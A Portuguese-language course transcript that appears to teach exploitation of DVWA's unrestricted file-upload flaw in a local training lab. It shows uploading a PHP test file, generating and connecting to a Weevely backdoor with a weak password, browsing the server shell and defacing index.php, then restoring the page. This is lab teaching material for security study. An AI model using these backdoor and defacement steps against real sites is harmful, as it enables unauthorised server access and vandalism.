

05

Upload de arquivos

Transcrição

Vamos aprender a fazer o mapeamento do servidor!

Para tanto, acessamos o site "Damn Vulnerable Web Application" usando o endereço IP do *Mutillidae*, o 192.168.1.42 (como trocamos a máquina, o endereço acabou se alterando). Nesta página, vamos acessar o link clicando no seguinte ícone:

The screenshot shows a Mozilla Firefox browser window with the title "owaspbwa OWASP Broken Web Applications - Mozilla Firefox". The address bar shows the URL "owaspbwa OWASP Br... 192.168.1.42". Below the address bar is a toolbar with various icons. The main content area displays a grid of links under the heading "TRAINING APPLICATIONS". The links are:

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

Below the grid, there is a section titled "REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS".

Somos redirecionados para a seguinte página:

The screenshot shows a Mozilla Firefox browser window with the title "Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox". The address bar shows the URL "Damn Vulnerable We... 192.168.1.42/dvwa/login.php". Below the address bar is a toolbar with various icons. The main content area displays the DVWA logo at the top, followed by a login form. The form has two input fields: "Username" containing "admin" and "Password" containing "*****". Below the password field is a "Login" button.

Quando acessamos um site e fazemos o **upload** de uma imagem, por exemplo, é normal que apareça uma mensagem dizendo que a tarefa foi realizada com sucesso ou não. Inclusive, às vezes, é descrito o caminho em que a imagem foi

salva e é justamente isso que buscamos.

Ao acessar o site podemos verificar, ao final da página, qual o nível de segurança do presente link. Ele deve estar demarcado como *low* e caso o nível esteja definido de outra maneira podemos modificá-lo por meio do "DVWA Security":

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Estamos acessando a página como usuário comum e a primeira ação que faremos é o *upload* de uma imagem. Portanto, no menu que encontra-se à esquerda, selecionaremos o item "Upload" e depois, escolheremos a imagem desejada:

Vulnerability: File Upload

Choose an image to upload:
 tibet-952688_640.jpg

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Teremos o seguinte:

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

.../.../hackable/uploads/tibet-952688_640.jpg successfully uploaded!


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

A mensagem que aparece nos informa que a imagem foi salva e também onde ela foi guardada. Repare no `../`, isso significa que devemos retornar dois diretórios, o que fazemos à mão. Com o caminho arrumado podemos copiá-lo e colá-lo no navegador, teremos a URL abaixo.

`192.168.1.42/dvwa/hackable/uploads/tibet-952688_640.jpg`

Ao digitarmos isso temos acesso a imagem!



Vamos testar o `upload` de uma imagem que contenha junto de si um código. Primeiro, criaremos um arquivo `.php`, para tanto, abriremos o editor de texto `nano` e inseriremos o nome do arquivo, `testando_aplicacao.php`. No Terminal teremos: `nano testando_aplicacao.php`. Feito isso podemos inserir um código `.php` simples:

```
<?php echo ("Meu codigo PHP foi aceito pela aplicacao"); ?>
```

Agora, vamos verificar se o sistema aceita o arquivo da imagem que contenha o `.php`. Retornamos ao site e faremos um `upload` do arquivo modificado:

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

`.../dvwa/hackable/uploads/testando_aplicacao.php successfully uploaded!`


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

Perceba que ele aceita a imagem e a carrega com sucesso. Vamos copiar a URL que aparece na página e verificar se conseguimos acessá-la usando o navegador. Utilizaremos a seguinte URL:

192.168.1.42/dvwa/hackable/uploads/testando_aplicacao.php

Dando um "Enter" temos a seguinte mensagem:



Ou seja, o sistema aceita arquivos que contem código.

Sabendo disso nós, como hackers, vamos fazer o *upload* de um arquivo que possibilita nosso acesso ao servidor. O tipo de arquivo que vamos criar é conhecido como *Backdoor*. Para nos auxiliar nessa tarefa, utilizaremos uma ferramenta, a *Weevely*. No Terminal digitamos `weevely`, pedimos para que gere uma senha e acrescentaremos o local onde queremos que o arquivo seja salvo:

```
> weevely generate 1234 aplicacao.php  
Generated backdoor with password '1234' in 'aplicacao.php' of 1429 byte size
```

Nossa intenção, portanto, é fazer o `upload` de um arquivo para através dele nos conectarmos ao servidor. Retornando ao site e fazendo upload da `aplicacao.php` teremos o arquivo aceito:

A screenshot of a web application titled 'Vulnerability: File Upload'. The interface includes a file input field labeled 'Choose an Image to upload:' with a 'Browse...' button and a message 'No file selected.'. Below it is an 'Upload' button. A success message at the bottom states '.../.../hackable/uploads/aplicacao.php successfully uploaded!'. Below the main form, there is a section titled 'More info' containing three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>.

Copiamos o caminho da imagem e passamos, no Terminal, o `weevely`, a URL e a senha:

```
> weevely "http://192.168.1.42/dvwa/hackable/uploads/aplicacao.php" 1234
```

E temos o seguinte:

```

root@kali:~# weevvely "http://192.168.1.42/dvwa/hackable/uploads/aplicacao.php" 1234
[+] weevvely 3.2.0
[+] Target: 192.168.1.42
[+] Session: /root/.weevvely/sessions/192.168.1.42/aplicacao_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevvely>

```

Desta maneira, é provável que o `weevvely` tenha conseguido estabelecer conexão com o servidor. Para comprovar isso podemos digitar, no terminal, `ls`:

```

weevvely> ls
aplicacao.php
dvwa_email.png
testando_aplicacao.php
teste.php
tibet-952688_640(1).jpg
tibet-952688_640(2).jpg
tibet-952688_640(3).jpg
tibet-952688_640.jpg
www-data@owaspbwa:/owaspbwa/dvwa-git/hackable/uploads $

```

Observe o último item da lista, ele comprova que estamos, efetivamente, no servidor!

O próximo passo é inserir uma imagem que demonstre que um ataque foi realizado, escolheremos alguma figura que lembre o grupo *Anonymous*. Para isso, voltaremos dois diretórios escrevendo `cd ..` duas vezes e dessa maneira estaremos trabalhando no `"http://192.168.1.42/dvwa-git"`. Vamos listar o que existe nesse diretório escrevendo `ls`. Na lista que aparece temos o `index.php`:

```


File Edit View Search Terminal Help
tibet-952688_640(3).jpg
tibet-952688_640.jpg
www-data@owaspbwa:/owaspbwa/dvwa-git/hackable/uploads $ cd ..
www-data@owaspbwa:/owaspbwa/dvwa-git/hackable $ cd ..
www-data@owaspbwa:/owaspbwa/dvwa-git $ ls
CHANGELOG.md
COPYING.txt
README.md
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
www-data@owaspbwa:/owaspbwa/dvwa-git $ 

```

Vamos utilizar o editor de texto, gedit . Escreveremos isso no Terminal e também index.php :

```
> gedit index.php
```

Abrirá o seguinte:



The screenshot shows the Gedit text editor with the file 'tmpa1N7wcindex.php' open. The code is a modified version of the DVWA index.php script. It includes logic to set the title to 'Welcome', set the page ID to 'home', and append a body section. The code is color-coded for syntax.

```

tmpa1N7wcindex.php
/tmppa1N7wcindex.php

<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', '' );

require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated', 'phpids' ) );

$page = dvwaPageNewGrab();

$page[ 'title' ] .= $page[ 'title_separator' ].'Welcome';


$page[ 'page_id' ] = 'home';

$page[ 'body' ] .= "

Loading file '/tmp/tmpa1N7wcindex.php'...
PHP Tab Width: 8 Ln 1, Col 1 INS

```

Primeiro, vamos guardar todas as informações contidas nesse arquivo, pois como desejamos modificá-lo inteiramente, se quisermos podemos retornar ao que era antes. Vamos inserir nele o `html`, o `img src` e a URL do *Anonymous* fechamos o `html`. Teremos o seguinte:



The screenshot shows the Gedit text editor with the file 'tmpa1N7wcindex.php' open. The code now includes an `html` block with an `img` tag containing a URL to a hack image from Pixabay.

```


tmpa1N7wcindex.php
/tmppa1N7wcindex.php

<html>

</html>

```

Inserindo esse código, basta salvar o que acabamos de acrescentar. E para verificar se as informações foram alteradas escrevemos, no Terminal, `cat index.php` . Agora, teoricamente, se o hacker acessar a página da DVWA será possível verificar a imagem que adicionamos:



Como hackers conseguimos visualizar a imagem e como usuários comuns também. Ou seja, conseguimos tomar posse do site da pobre vítima!

Para que o site retorne a antiga aparência podemos, na máquina do hacker, recuperar o arquivo original. Para isso, digitamos no Terminal:

```
cat backup_dvwa.php
```

Fazendo isso, surgirá o arquivo original que havíamos salvo com o nome de `dvwa.php`. Copiaremos todo o seu conteúdo, depois, vamos retornar no `weevely` e usaremos o `gedit index.php` para abrir o arquivo referente à página alterada.

Apagamos o que havíamos inserido e colamos o código da página original. Salvamos e damos um `cat index.php` para verificar se a alteração foi de fato realizada. Agora, se retornarmos ao site veremos a página normal.